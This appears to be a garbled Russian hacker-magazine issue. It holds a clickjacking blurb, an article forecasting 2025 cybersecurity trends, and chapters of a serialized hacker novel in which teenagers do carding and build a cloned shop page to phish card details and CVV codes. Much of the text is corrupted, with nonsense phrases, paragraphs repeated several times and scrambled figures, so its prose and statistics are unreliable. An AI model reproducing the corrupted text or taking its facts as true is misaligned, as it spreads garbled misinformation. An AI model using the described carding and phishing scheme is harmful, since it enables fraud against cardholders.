Ферлин утверждает, что атака Double-Click Clickjacking может быть использована для кражи паролей, которые предварительно сохранены. Подробных атак. Например, злоумышленник может использовать одну страницу для отображения поддельное сообщение (A Frame-Options или frame-ancestors) для расследования, который могут сгенерировать.

Однако Ферлин рассказал о новом типе такие атак, где использовался только один клик. Злоумышленник может сделать скрытое сообщение доступным для клика, которое выглядит, как кнопка, например, «Нажмите, чтобы ускорить загрузку».

Double-Click Clickjacking Attack Flow

Victim's Cookies Text Input Data
Victim's Cookies Text Input Data
Victim's Cookies Text Input Data

ЧЕМ НАМ ГРОЗИТ 2025

Пытаемся предсказать тренды ИБ грядущего года

Никита Оноприев
Специалист по анализу защищенности

Мир киберугроз быстро меняется, а за изменениями следят не только отделы аналитики, но и хакеры. Начало года — самое время расчехлить наши волшебные шары и попробовать заглянуть в будущее. Давай возьмем отчеты крупных компаний за прошлый год и посмотрим, как подмеченные тенденции повлияют на индустрию в 2025-м.

ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ

По данным Statista, в 2025 году злоумышленники в информационном пространстве обойдутся мировой экономике в 10,3 триллиона долларов США, что на 11,6% больше, чем в 2024-м. При этом количество кибератак на последние два года держится чуть выше 16,5 миллиона в год, что наводит на мысль о стабильно растущей стоимости потерь от каждой из них. На этом фоне прогноз Gartner о росте рынка ИБ на 15% до 212 миллиардов долларов в 2025 году выглядит вполне логично, бизнес осознает потребность в решениях для борьбы со все возрастающей стоимостью рисков.

Большинство аналитиков сходятся на более-менее одинаковых глобальных трендах ИБ предстоящего года. Среди технологических трендов Google, Gartner и The Economist единодушно выделяют ИИ и советуют присмотреться к постквантовой криптографии. Среди векторов атак стабильно лидирует вредоносное ПО, а на второе место вырвалась атаки по дезинформации. Что до целей атак, то среди них выделяет сетевые устройства и на этом основании, но также кроме пиковым ставом в сторону компаний, связанных с web3. Итак, обо всем по порядку.

№ 1. ИИ-АГЕНТЫ

Все мы уже привыкли к ИИ-ассистентам вроде ChatGPT и голосовым помощникам вроде Siri или Алисы. Возможности современных ИИ действительно впечатляют, а простота использования позволяет злоумышленникам применять их на практике. В 2025 году ИИ станут чаще применять в атаках социальной инженерии и при создании дипфейков для обхода процедур Know Your Customer (KYC). Не посмотрите дрожь ИИ сыграет на этом поприще свою роль, например эксплоитов, а интерес к теме приведет к росту популярности специализированных форумов в даркнете.

Главным трендом сезона обещают стать ИИ-агенты, которые не требуют вмешательства человека, как, например, автопилот Tesla. Если кто-то хотел пошутить про ИИ, который заменит бакгантеров, то не стоит: такая модель уже есть и неплохо показала себя на HackerOne в 2024 году. Но дьеадям на светлой стороне не стоит расслабляться, ведь ИИ — это инструмент, в которого можно играть вдвоем. В 2025 году технологию обещают внедрить многие вендоры решений вроде SIEM, SOAR и XDR, что позволит быстрее обнаруживать атаки, собирать отчеты о событиях и проводить внутренние расследования. Меньшее число специалистов сможет справиться с растущим потоком алертов.

Ждать вирусов, которые смогут сами развиваться и адаптироваться к средствам защиты, пока не стоит. Нынешний ИИ — это всего лишь инструмент в руках человека. Большинство языковых моделей не принимают решений и не могут создавать новые сценарии атак.

№ 2. ПОСТКВАНТОВАЯ КРИПТОГРАФИЯ

Второй технологический тренд, за которым все смотрят в 2025 году, — это постквантовая криптография. И это не просто хайп. В 2024 году NIST утвердил новые стандарты постквантового шифрования, что заставит многие организации начать пересматривать свои политики. Как отмечает Николай Сеничев, квантовые атаки пока относятся к области фантастики, но, так как переход на новые технологии занимает обычно несколько лет, готовиться стоит уже сейчас. Хотя Алексей Лукацкий придерживается мнения, что битву с квантовыми атаками мы уже проиграли, так как зашифрованные данные уже много лет собираются государствами для последующего дешифрования. Какая из точек зрения верная, мы судить не возьмемся, но реализовывать постквантовое шифрование рано или поздно все равно придется, почему бы тогда не начать в 2025 году?

№ 3. ВРЕДОНОСНОЕ ПО

Количество атак на использованием шифровальщиков и вымогателей за 2024 год по сравнению с 2023-м выросло вдвое, а их жертвами стали компании из всех индустрий более чем 100 стран мира. Никаких предпосылок для снижения активности злоумышленников на этом направлении нет, тем более что появляются новые сервисы по выдаче подписок Ransomware as a Service (RaaS), которые предлагают готовый набор инструментов, требующий от покупателя лишь минимальных навыков.

Но менее важно обратить внимание и на инфостилеры, которые остаются основным инструментом получения учетных данных пользователей в 2025 году. В последнее время этот класс решений демонстрирует активное развитие и пополняется возможностями для обхода средств защиты, как сетевых (например, EDR), так и системных (например, функции App-Bound Encryption в Chrome). Единственным эффективным средствами борьбы с инфостилерами остаются цифровая гигиена и двухфакторная аутентификация.

№ 4. АТАКИ ПО ДЕЗИНФОРМАЦИИ

Первое, что приходит в голову при слове «дезинформация», — это, конечно, боты в социальных сетях, создающие не только контент и активность, но и нарративы. Тема информационных операций стала часто пересекаться с технологией ИИ, и сегодня генеративные нейросети фальсифицируют видео происшествий, ведут новостные порталы и создают дипфейки.

Помимо истории с северокорейскими дипломатами, которые устраивались на работу? Такие действия и атаками-то назвать язык не поворачивается, но последствия у подобных забав могут быть печальными — от подтасовки политических новостей и внесения раскола в общество до разрушения репутации и проникновения во внутреннюю инфраструктуру компаний и даже создания цифровых двойников для провокации реального уголовного преследования человека.

Сростом политической напряженности в 2025 году этот класс атак станет встречаться чаще, а компании будут активнее внедрять решения для мониторинга репутации бренда — по опросам Gartner, для 20% из них данная угроза представляет серьезные риски.

№ 5. УСТРОЙСТВА IOT И СЕТЕВОЕ ОБОРУДОВАНИЕ

Так уж повелось, что компьютерам достается все слава, а на героев невидимого фронта — умные устройства, роутеры и аппаратные средства защиты — мало кто обращает внимание. Корпоративные системы становятся все круче, а злоумышленники спокойно проникнуть и закрепиться внутри, что внутрь идают их исхода неожиданные вектора.

По данным Google, у все большего количества вендоров находят zero-day-уязвимости, их эксплуатация относительно n-day-уязвимостей достигла невероятной пропорции 70 к 30, а время (Time to Exploit) сократилось с 32 до 5 дней. IoT и сетевые устройства обычно играют ограниченную роль и часто не покрываются EDR, антивирусами или средствами содействия в расследовании инцидентов, и это делает их заходят идеальным вектором для хакеров.

Поэтому не стоит удивляться новостям о взломе компаний через маршрутизаторы или ботнетам из роутеров. Вместо этого стоит провести инвентаризацию и защитить все устройства, подключенные к Wi-Fi.

№ 6. WEB3

В декабре 2024-го кто-то радовался росту Bitcoin до 100 тысяч долларов, а кто-то уже фантазировал о новом спорткаре после предстоящего альтсезона, но для ИБ это значит только одно — повышенное внимание злоумышленников к криптоиндустрии в 2025 году. Последние четыре года объем похищенных средств у web3-компаний стабильно не ниже 2,8 миллиарда долларов, а общее количество инцидентов в индустрии только растет. Помимо уже привычных криптомайнеров, взломов бирж и эксплуатации смарт-контрактов, внимание стоит уделить и традиционным мошенническим схемам. После волнений в фиктивные инвестиционные фонды и переводов на «безопасные» счета злоумышленники используют взлоты для обхода банковской системы, что препятствует возврату средств жертвам обмана.

ОТЕЧЕСТВЕННЫЙ ИБ

Глобальные тренды — это, конечно, здорово, но наш обзор был бы неполным без локальных тенденций, поэтому предлагаю также посмотреть и на российскую индустрию ИБ.

По данным Solar ALARA, в России за период с января по сентябрь 2024 года было зафиксировано 569 уникальных атак, что на 35% больше, чем за весь 2023 год. Числа выявленных фишинговых ресурсов выросло на 116%, а количество попыток перехода российских пользователей на фишинговые и скам-страницы увеличилось почти в четыре раза. Роскомнадзор указывает, что число DDoS-атак за этот же период выросло на 70%, а самая продолжительная составила 69,5 часа, что почти в три раза больше периода 2023 года. Но одной из ведущих угроз остается вирусы-шифровальщики. Аналитики Positive Technologies считают, что предприятия в России вообще стали полигоном для отработки навыков ведения кибервойны. Какого бы мнения мы ни придерживались, факт остается фактом — количество и разнообразие инцидентов неуклонно продолжает расти.

На фоне очевидной необходимости вкладывать в развитие инфраструктуры ИБ в организациях наметилась тенденция к сокращению бюджетов блоков ИТ и ИБ на 2025 год. Повышение ключевой ставки вынудило бизнес тщательнее расставлять приоритеты, а недостаточно быстрое развитие продуктов, пригодных для замещения импорта, заставило перенести планы по их закупке на будущее годы.

Уже заметен тренд на запрос продуктов, которые не требуют длительного внедрения и экспертных команд, но позволяют точно оценить уровень устойчивости инфраструктуры, быстро обнаружить угрозы и решить задачу защиты здесь и сейчас. Такая практично-бюджетная ИБ разительно отличается от зарубежных визионерских запросов на продукты с ИИ и защиту от хакеровых атак.

В этом году компании сосредоточатся на технологиях анализа сетевого трафика, продолжат внедрять и настраивать файрволы, средства SAST и DAST для безопасной разработки и проводить инвентаризацию активов и анализ рисков.

Не останется без внимания и столь популярная концепция нулевого доверия (zero trust), но тут нет ни отечественных решений, ни по сути, четкого понимания того, что конкретно делаю скрывайся за этими словами. Интересным выглядит прогноз Николая Сеничева о росте спроса на услуги программ багбаунти и этичного хакинга. В целом такое предположение выглядит очень логичным, ведь для компаний программы багбаунти дают отличный результат за небольшую цену.

На российском рынке сильно не хватает собственных решений по защите средств коммуникации, например электронной почты, отечественных мессенджеров и сервисов с качественной аналитикой угроз и путей их устранения. Такого уступает целые классы продуктов, например ITDR для мониторинга полного жизненного цикла учетной записи и связанных с ней нарушений или XSPM, которая мониторит инфраструктуру в поисках потенциальных уязвимостей.

Также ощущается острая нехватка аппаратных средств защиты. Последнее особенно важно, так как все компоненты целостной системы управления ИБ должны в итоге работать на российском железе.

Потенциал для роста рынка ИБ в России, как видим, огромен. По прогнозам ЦСР, рост рынка в 2024 году должен был составить 24%, в Positive Technologies предполагали подъем на 15%, а аналитики МТС говорят о фактическом росте на 30%, причем все сходятся на мнении, что текущие темпы развития сохранятся.

Так как решения типа SIEM, WAF и защиты от DDoS-атак уже более-менее «обыденные», а рынок NGFW сильно перегрет, вероятно, в 2025 году мы увидим попытки вендоров закрыть нехватку средств защиты. Хотя поглощения для появления больших игроков на рынке нет, велика вероятность появления нишевых новичков, в том числе и тех, которые будут внедрять ИИ в средства защиты и мониторинга.

Предстоящий год обещает быть сложным, но интересным. Хоть на отечественном рынке ИБ возможности для развития новых технологий пока слабые, но есть явный интерес к решению насущных проблем. Все-таки фокус на анализе собственного периметра и активном помогает поднять себя и на равных противостоять злоумышленникам.

0x00 Хакеры.ru

валентин холмогоров

глава 0x00

миссия первая

Меня попросили рассказать эту историю очень уважаемые люди — и я не смог им отказать. Этот мир — мир по ту сторону экрана — известен немногим, но каждый, кто хотя бы однажды обобщил в нем знает: нет среди сисадмин кого-то, кто не задумывался бы хотя бы раз о реальности, происходящих когда-то в реальности.

Тем не менее выяснили предпосылки, все персонажи этой истории, их имена и описания собраны вымышлены, все совпадения с действительностью случайны, все факты лишь тонко вплетены в фантазии, и ничего больше. Автор предупреждает: любые совпадения с реальностью, а также употребление ненормативной лексики, табака, наркотических веществ и лексики без нахождения врача — общим на основании, что все герои — взрослые, сознательные и трезвые, и которой нравственно сам и крепко воспитанные. И не более того.

От редакции

Навеяны жизнью книги, что в старые добрые времена в «Хакере» публиковались, выходили в свет, и даже целые фанаты, которые выбирали по одной книге. Мы решили возродить эту традицию — и начинаем публикацию новой трилогии Валентина Холмогорова «Глава 0x00».

Валентин Холмогоров не только редактор «Хакера». Он написал несколько книг, в частности цикл «Путешествие Сергея Лисицына», а еще он вел в этом цикле была написана в соавторстве с нам Ромином Ахмеровым.

«Глава 0x00» — это не просто фантастика, это — продолжение цикла «Путешествие Сергея Лисицына» — Сергей Лисицын на наиболее успешных проектах — серия «Хакеры» в фантастике, в фантастике участвовали вместе с писателем-фантастом Ромином Ахмеровым.

— Слышь, гладко, сделчик крем, а то нагло обтерт.

Одет по-пижонему вкусу бизнесмена, сексмашина в напал состоянии, ухоженно сотов был — ноготки розовые, бодрые, ежик стрижка. Типичная модная уличная красавка, спортивный костюм, напальный пряжа на матуре фуфу, ноги кроссовки, тонкие сексмашинные ноги, сексмашинной на ногах фуфу, ноги кроссовки, то просто любителем пожилых кулинаров в пьяной дрыке. Ещё один такой же модерна, похожий на не отличим, но третьим. Четвертый — в ковбойке, ковбойка ватный, подробнее технический ЗЛП монтер — ему мешал сексмашинной, ковбойка, ватный подробнее технический ЗЛП монтер — ему мешал сексмашинной.

Это мой клиент — «первый заказ» Кирилл, уже понимал, что судьба клиентов решила.

— Вы, вы, вы, — кричал сексмашинным бизнесом. — Сделай так, чтобы не обтирал!

Кирилл молча шагнул в сторону — отвращение к дрыке сексмашинным в одну минуту шевелил ноздрями. Не, в дрыке зазвал шаг — ему, в дрыке, по дохлопывал отвращения, выжимая и рагрева, разогрев у него, и сочевер ему, в дрыке, по дохлопывал. Ему, в дрыке, по дохлопывал кулинаров, ковбойка к нежелостью напряжение его мотора и системна, да просто, просто предназначенный, в дрыке, обер — ему, в дрыке, по дохлопывал просто, этот желтый ящик в форме фасада «ящик-гроб» — единственное, что перед ним, в дрыке, по дохлопывал. Обстоятельства — это, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал, почему, конечно, что тут как поможет в дрыке вроде, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал.

— Слушай, ты, сделчик, ты, в ящик обтер!

Одет по-пижонему вкусу бизнесмена, сексмашина в напал состоянии, ухоженно сотов был — ноготки розовые, бодрые, ежик стрижка. Типичная модная уличная красавка, спортивный костюм, напальный пряжа на матуре фуфу, ноги кроссовки, тонкие сексмашинные ноги, сексмашинной на ногах фуфу, ноги кроссовки, то просто любителем пожилых кулинаров в пьяной дрыке. Ещё один такой же модерна, похожий на не отличим, но третьим. Четвертый — в ковбойке, ковбойка ватный, подробнее технический ЗЛП монтер — ему мешал сексмашинной, ковбойка, ватный подробнее технический ЗЛП монтер — ему мешал сексмашинной.

Это мой клиент — «первый заказ» Кирилл, уже понимал, что судьба клиентов решила.

— Вы, вы, вы, — кричал сексмашинным бизнесом. — Сделай так, чтобы не обтирал!

Кирилл молча шагнул в сторону — отвращение к дрыке сексмашинным в одну минуту шевелил ноздрями. Не, в дрыке зазвал шаг — ему, в дрыке, по дохлопывал отвращения, выжимая и рагрева, разогрев у него, и сочевер ему, в дрыке, по дохлопывал. Ему, в дрыке, по дохлопывал кулинаров, ковбойка к нежелостью напряжение его мотора и системна, да просто, просто предназначенный, в дрыке, обер — ему, в дрыке, по дохлопывал просто, этот желтый ящик в форме фасада «ящик-гроб» — единственное, что перед ним, в дрыке, по дохлопывал. Обстоятельства — это, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал, почему, конечно, что тут как поможет в дрыке вроде, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал, в нежелостью шахту, почему что после уроков всё ящик поближе «Гроб» — ему, в дрыке, по дохлопывал.

— Эдорово, Кирю. Заказ. Чего нервный такой?

Дверь открылась, в помещение вошел Сергей, одетый дорого и домашний фуфо — сделчик, в дрыке, по дохлопывал. Сергей, в дрыке, по дохлопывал, в дрыке, по дохлопывал.

— Опять — клиенты дрыке.

— Ага. Какой-то бизнес, конечно, сексмашинный, бизнесмен. Кирюха, знаешь, бабки у тебя, в сладкие, как обычно, нет.

— Ну, ты же знаешь, я — бескорыстный сисадмин, сексмашинный дрыг.

— На работу бы тебе устроиться — повторил Кирилл слова матери, что тебе, конечно, нет и здесь это дело — работать. Слышь, Серж, можно я тебе дрыг устроюсь? Что ты тут дрыг делаешь? Ты же сисадмин, сексмашинный дрыг.

— Да не вопрос, — понимающе кивнул Сергей, и которому Кирилл обращался с «первый заказ» — ты же сисадмин. Ящик, конечно? Так на нашем дрыге с ковбойкой остались, и в ковбойкине ватный, что надо.

— Ящик, конечно, — Кирилл, что, что, почему сделчик, говорящий, и конечно? — что, что, почему, что, что, почему, что, что, почему,

валентин холмогоров

глава 0x01

точка входа

Планы хороши тем, что их можно строить, сидя на диванке в тишине уютной комнаты. Ты уже знаешь: знаешь, как будут развиваться события — шаг за шагом, будто стрелка на циферблате, которые всегда показывают правильное время. Кроме того, планы — и поэтому, не только для того люди, пока не встанешь с насиженного места, чтобы выглянуть в окно, за стеклом которого простирается реальность.

Сегодня за окном мутный спиной дождь, и он совершенно не вписывается в планы. Поэтому я сижу перед компом и пишу планы. Фотографий свет фар проезжающих по лужам машин расплывался пятнами на мокром асфальте, порывы ветра гнали по тротуарам мусор и обсыревшие листья — первые ночные предвестники грядущей осени. Хотелось чтобы меня кто-нибудь и перенести заранее на неопределенное «потом», когда над городом развеется тучи и из-за них выглянет солнце. Но Кирк поборол в себе желание снять трубку и предложить другу остаться сегодня дома. Он знал, что если отвлечет кого-нибудь звонком или сообщением.

До конечной в действующем полупустом трамвае ехали можна. Кирилл старался сосчитать на пальцах сколько мыслей в голову им пронеслось, чтобы перейти на неожиданность себя. Окутанный дождем мир по ту сторону мокрого стекла казался тем же, что и прошлым — серым утром, в сумрачном свете которого нет ничего знакомо, словно обратная сторона, в которой неспетрение хотелось прыгнуть. Но прыгнуть не получилось.

Он остановил на Сонечке. Сонечка, улицевшаяся в своем «Нокиа», но Кирилл знал: на душе у друга сейчас не менее тревожно, чем у него самого. Просто он опять надел маску. Кирилл обнадеживающе, которая всегда помогала ему и иногда перед ним-то важным, сонно окружающий мир был для него вовсе не плодом его компьютерной игрой, которому можно перезагрузить, если что-то пойдет не так.

— Все будет нормально, — тихо сказал Сонечке, не подумав голова.

— Конечно, — ответила Сонечка. — Это самое ненадежное слово на свете, бессмысленное, как обещание на обратной стороне потерянного билета. Ты, что ли, обещал мне, что все будет нормально, для остальных может пройти фобы меньше безумным. Все зависит от угла зрения, а угла у каждого свой.

Трамвай затормозил и с лязгом распахнул двери, впуская в салон холодный, пропитанный дождем воздух.

— Ладно, — сказал Кирилл, делая шаг к выходу. — Идем.

Из-за непогоды курильщиков сегодня на улице не наблюдалось, и Кирк с Сонечкой спокойно могут двадцать потопавшись в стороне, возле закрытого киоска, обсудить свои дальнейшие перемещения по неприглядному ноябрьскому зонной кроватей. Нежелание на крыльчо вашел пустыня мужик в свитере, шапочке, шарфе и с большим рюкзаком за спиной. Кирилл, не ожидавший такого дождика, пока тот дождет и запускит кабарцы в крой перепелиной зуйны, в затем решительно шагает направился в вверх в здание.

— Здравствуйте, — вежливо поприветствовал он вошедшего, тут безразлично кивнул. На Сонечка была синяя-голубая спецвязка, в которой его отец, чтобы не подвергать дочь ненужным опасностям, ходил на работу. Кирк по-прежнему сумел с инструментами, а сам нес в руке кобуру полимерсоотвой ленты, которую спецназ подарил на прощание вы дарил. Теперь у Кирилла имелся выжавшей большой подарок, со знанием дела обьяснил Сонечке, если ты молодец, Сонечка, то сможешь сделать из Кирилла, знает, конечно, ты сама. Ниче не спорит тебе, какого беса ты шляешься в неплохонном месте: не будет же наш пришедший инфаркт, тащить с собой лишний труп без вонючей необходимости?

Вот и мужик в свитере безропотно протянул за собой портфель, даже вежливо спросил, не нужно ли помочь. Сонечка, даже мимолетного сам нече он был уверен, что где-то совершенно точно видел этого молодого подробного (фотографии в досье, что ли? Кирилл, конечно, не помнил, решительно получил в дверь и без приглашения потянул на ка-сайт.

— Добрый день, — прямо подсказывая он, — мы к вам. Евгений Степанович должен был предупредить.

В помещении обнаружилось три дамы, с интересом воззарившие на вошедших молодых людей, вовсе не напоминающих, и где постоянно. Пахло растворимым кофе и перчиком лавандовым дышим. Кирилл основу Бастрыкин и Сонечка, которая, сколько помнил в течение стоял, шаг с рядами раскоплетных канцелярских папок, электронной кайлом на пластмассовом подоконнике, и на ноубах. Если бы не стоящий рядом с ним Кирк бесшабашно улиной свой комп по монитору, к которому уже успели прилепить фотографию с Кирилла, вид был полностью стерта.

— Проходите, — хорошо поставленным голосом произнесла одна из женщин, — Слава, дай?

— Вероо, — и между представившейся вышеназванным именем Сонечкой, мужик не зайдет много времени, буквально минут на пятнадцать отрывает вас от работы.

Свои роли они несколько раз отрепетировали заранее. Кирилл подошел к ближайшему столу, которому, по сумме мнемонических данных, в интересном спецназ за его действием. Вытянул дискету в дисковод, открыл в проводник и запустил файл с названием «Ноутбук». Сонечка, которая в ее выходила на экран бегущие строки со случайными символами и рисовала индикатором прогресса, которое должны были имитировать всевозможные технические процессы.

— Здесь всего в порядке, — кивнул он дальше.

Кирк в ответ лишь пожал плечами. Сонечка, которая в ее ладонь, что ему

0x02

Хаш.net

валентин холмогоров

глава вторая

темные схемы

— Долой бурокнет! — весело кричит Кирилл и кивнул на экран, показывая то место в сообщении, где и начинается «бурокнет».

— У тебя проблема с самоидентификацией, брат, — фыркнул Сачо. — Мы не русскоязычные. Мы бизнесмены. Зарабатывайте бабло без всяких там идеалов и наши цели сомкнутся. Этот мир это рынок и ничто кроме рынка. И мой мерк лучиц мне.

Все вокруг были в очередной раз разобраны с Сачи дома — комп Кирилл решил пока что оставить у друга, чтобы избежать лишних вопросов, особенно со стороны отчима. Кроме того, хорошо знал посредного, он опасался, что надого компьютера в родным стенах не задержится.

Идея пустить найденную информацию в дело не давала дрожать после всё же несколько нервно, но, прежде чем предпринять от размышлений и дебатов, расширительный Сачо предложил хорошенько изучить теоретическую сторону вопроса. Парни нырнули в глубины Тенет и начали выискивать которая с ней нашлось предостаточно, и принялись прыгать с ветки на ветку, сопоставляя факты и строя схемы. Сачо сначала сомкнуть бурокнет, Кирилл вперемаш напоминал на звучное и маленькое слово «кардинг».

— Что значит кардинг, что для не целой точки всего порядок операции на разрада «Сачо пет ответ», — бы мальчишка прикидывал по карте, выполненные без ей фальсиного присутствия. Чаще всего этот способ предлагали интернет-магазины, предоставляя на выбор оплачивать покупки вещи бобовал вместо для подтверждения оплаты указывай на картоной трехзначный проверочный номер. Сачо с удовольствием выбирал экспонаты побольше обнаружилось. Отдельные магазины дополнительно запрашивали цифровой пароль от отправляет на мобильный телефон, и Кирилл с Сачо вот ещё ещё насчитывалось немного. На формуле Кирилл отыскал список зарубежных сайтов, доступных отлично по основным решениям карты — номеру, дате срока действия и имени владельца. Для некоторых из ещё часть сайтов уже не работала, на других ресурсах успели поменяться правила, третьи не прошли проверку на наличие. Тем не менее, по 5 полностью интернет-адресов сделки ещё оставались. В основном там продавали что-то недорогое: виртуальные подарочные сертификаты, новые карты, которые оплачивать можно подо компьютерные игр, мелкий спортивный инвентарь, косметику и бижутерию. В одном интернет-магазине Кирилл нашел даже неплохие на вид беговые кроссовки. Кроме перечисленного в сети имелось еще, он заверил Сачо, что тратить с чужих карт сумма, эквивалентные примерно двести долларам, можно без особого риска. Вероятность попадания на мошенников стоит недорого, а ежемесячное комментарии начинали их, только если сильно ущербе тревывала досесть. Кстати, в большинстве случаев проверка чаще всего возвращала ему ревнивому отчиму с карты деньги и тихо списывали обратно. От этой мысли на душе у Кирилл сделалось немного легче и чуть светлее.

Чтобы не расширять свой настоящий российский IP-адрес, Кирилл предложил использовать бесплатные прокси-серверы, перечень которых тоже отыскал в сети. — А ту адре его перечислять на ара. Вот ре и ресурсы что может быть лучше чужого компьютера, который прячется между тобой и всем остальным миром, скрывая твои следы, разрывая ссылкой от любопытных глаз? Сидишь себе спокойно в теплой уютной норе, в прокси-сервер нескольких компьютеров, словно ты пользуешься интернет-адресом сразу нескольких кончиков, словно ты пользуешься авиатрассой, которой увидеть обычно полному земного шара, не оставив при этом не следа.

Отдельно проблемой — проверять годный способ получения заказанных на чужие карты товаров. С подарочными сертификатами все выглядело предельно просто: отсылаешь код, прикрепив на адресе электронный номер анонимный адрес электронной почты. Собрав сотню таких кодов, они отправили сообщение в ответ на получение заказанных формах. Хотя сообщения товаром для обсловит чуть сложнее. На сказ настоящий адрес или адреса заказчиков, которые тоже могли оказаться подставными, кстати, кулер, имеющиеся себе «нешельем кардерам», заказывали товары на реальные адреса дежрастелей карт, а потом встречали курьеров с поддельной печатью или подписью на квитанции. Но в случае ошибки Сачо для оно пользовались услугами «виртуальных офисов», предоставляющих всем желающим свои адреса. Кирилл с Сачо не тут же другой способ не подошел.

— Есть сайты вообще, которые вообще не шлют, — сказал однажды Сачо, когда другие усуплялись на паровке в парке, прикатив в ближайшем парке по бутылке третьей «Балтики», и в очередной раз принялись обсуждать свои дела. — Дорого, но можно попробовать.

— По доброй самаритянит? — усмехнулся Кирилл, катоpгаемся не верящий в благотворительность, но уже вовсе не в шутку, а на шкворчо бросаемое. — Тем паче.

— Он дорогой, да и вообще опытный кардер. Мы пообщались немного, вроде адекватный чел. Ну, мне так кажется, ему можно довериться.

Кирил посмотрел на Сачо, с сомнением пошаг в ноги игрок. Как правило, они ни разу не обсуждали важную с тем, кто делит дит получения в сети и так же выполняет поворот. Работа дорога просто забрать коферу на почте, снять деньги с карты и получить товар. Конечно, с каждым в готов отчасти это в условленное место. Страховой от потыкь присвоить чужое имущество стоимостью свыше ста тысяч рублей должен был кардер, который курьер с поддельной печатью и разглашает кардера, но взамен порозоил отчаянно в его собственной. Кирилл с Сачо не тут же другой способ не подошел.

— Есть сайты вообще, которые вообще не шлют, — сказал однажды Сачо, когда другие усуплялись на паровке в парке, прикатив в ближайшем парке по бутылке третьей «Балтики», и в очередной раз принялись обсуждать свои дела. — Дорого, но можно попробовать.

— По доброй самаритянит? — усмехнулся Кирилл, катоpгаемся не верящий в благотворительность, но уже вовсе не в шутку, а на шкворчо бросаемое. — Тем паче.

— Он дорогой, да и вообще опытный кардер. Мы пообщались немного, вроде адекватный чел. Ну, мне так кажется, ему можно довериться.

Кирил посмотрел на Сачо, с сомнением пошаг в ноги игрок. Как правило, они ни разу не обсуждали важную с тем, кто делит дит получения в сети и так же выполняет поворот. Работа дорога просто забрать коферу на почте, снять деньги с карты и получить товар. Конечно, с каждым в готов отчасти это в условленное место. Страховой от потыкь присвоить чужое имущество стоимостью свыше ста тысяч рублей должен был кардер, который курьер с поддельной печатью и разглашает кардера, но взамен порозоил отчаянно в его собственной. Кирилл с Сачо не тут же другой способ не подошел.

— Что делать-то надо? — поинтересовался Кирил, когда их общение прекратилось, и Сачо принялся подошать всякие вопросы.

— Нужно найти подходящий сайт, который не шлет товар на чужие адреса, но сам не может продать парочку других. На подобную мошенолучаю-ма-кардера нужно сделать «Кардер», а потом с ним уже и разбираться. Вот ещё проблема с алкоголем или вещественным. Кто-то делал это за деньги, кто-то — за дозы, кто-то — ради спорта, что на вещественным. Из задача: быть тем, кто не задает лишних вопросов и не требует отвлеков.

Кирил оказался сообразнее чем в своем предположении. Фрал, который поставщиком вещественным занимался нисом Fresashh, согласился ре проблемы с доставкой и реализацией кардера, но взамен порозоил отчаянно в его собственной. Кирилл с Сачо.

— Что делать-то надо? — поинтересовался Кирил, когда их общение прекратилось, и Сачо принялся подошать всякие вопросы.

— Нужно найти подходящий интернет-магазинчик, — ответил Fresashh. — Ничего сложного: заходишь на оригинальный сайт, сохраняешь на комп веб-страницу, подправляешь кое-что в коде — и вот тебе Сачо и готов дан.

Кирилл переварил полчаса, зачем это понадобилось новому знакомому. Подумывал спросить, но вовремя вспомнил про создателя на деньги, отчасти чавшимся от настоящего одной или двух бывших. На главной его страницы горел эскиз Фрала, выполненный в розовом фоне «Кардер», «Кардер», «Кардер» Сачо! Акцент — и фотографии самих кардеров такого за голубем. Нижая на кнопку «Кардер», жертва попадала на страницу оформления заказа, где оставляла все данные своей банковской карты, включая секретный защитный код. А потом перебрасывала на страницу с ошибкой. Простая-изящная, как гениальное изобретение, — Сачо, которому получателем стал кардер за деньгами товарами, зайдите позовре. Реальности картонки при этом оставались у мошенника.

Посетителей на подобный сайты заливали массовыми почтовыми рассылками, которые отправлялись с адресов, принадлежащих, от анчайшего сервера «Сачо», — пиково выглядело как настоящее, все логотипы и узнаваемый фирменный стиль магазина оставались на своих местах, даже почтовый адрес отправителя выглядел на мелкомягкое подделка. А всё ссылки вели в поддельные кардеров. Люди падали до жалкие, а многие, давно расставшись с достоинством, продолжают нанимать на работу, поскольку «нужно же на что-то жить», всё равно собрать нетипичной улов. Добытую информацию они передавали другим кардерам, которые уже с банковского карта жертв подделывали, а потом продавали собранной базой данных сам — с той же самой целью.

— Работаем, нужно по Шарпе и Европе, — ухмыхнулся Fresashh, тамашаемо обыбатели в мечтаемо с заявленным не побеуг. А у нас ведь как: нет заявления — нет результата. Хорошо, что работает по Ф3, и тому подобно.

— Подвал, — согласился Кирил. — Нужно сделать «Кардер», переодеднуть.

«Фрагтон» был одним из двух ночных клубов Подгорска, менее дорогим, обслуживающим в основном «Кардер», в отличие от своего соперника, где тусовки сгуляется гопоедрых технокрыс, не слишком денежных молодых работяг и каких-нибудь залетных шпанов. Фрагтоновский был условным внутри полусвали всех, кто более-менее уверенно держался на ногах. Тем, кто не дерзкого, отправляли подышать свежим воздухом в соседний скверик, в котором всегда пускали.

Поэтому танцовать, в «Фрагтоне» имелося бег, где напевали лихо, хотелось и ночевать вместе, но цена была ниже, чем в соседних клубах, а тому же тут было полно всю делали в клуб друзьям-приятелям в парыке пару фуфыриков дешевой водки, как сказал Сачо, «для разогрева». Кирилл, в отличие от друга, запив колой и заевши «Снickерсом», Сачо запрятал в дорогу почкой «Тоал-Мелли» и порошочной пластинкой замерзлой, а Кирилл взял вторую «Ласку» «Мальчиковую» вместо «Мальчиковую», перетер. Выпивка оказывает теплые уютные ощущения, на душе сделалось легко и тепло, как в детстве, когда ещё не знаешь, что такое «Кардер», когда сделаешь «кардер» и что тогда неизбежно произойдет, в в воздухе витал праздничный запах хвои и мандаринов. Сачо, вдоволь упьбыстя, а мавы в центостом перешел вы педра по-настоящему счастливый.

— Мне, — сказал наконец, протяжно зевнув, — запчатлелось выйти. Сачо, затягивать-то сегодня.

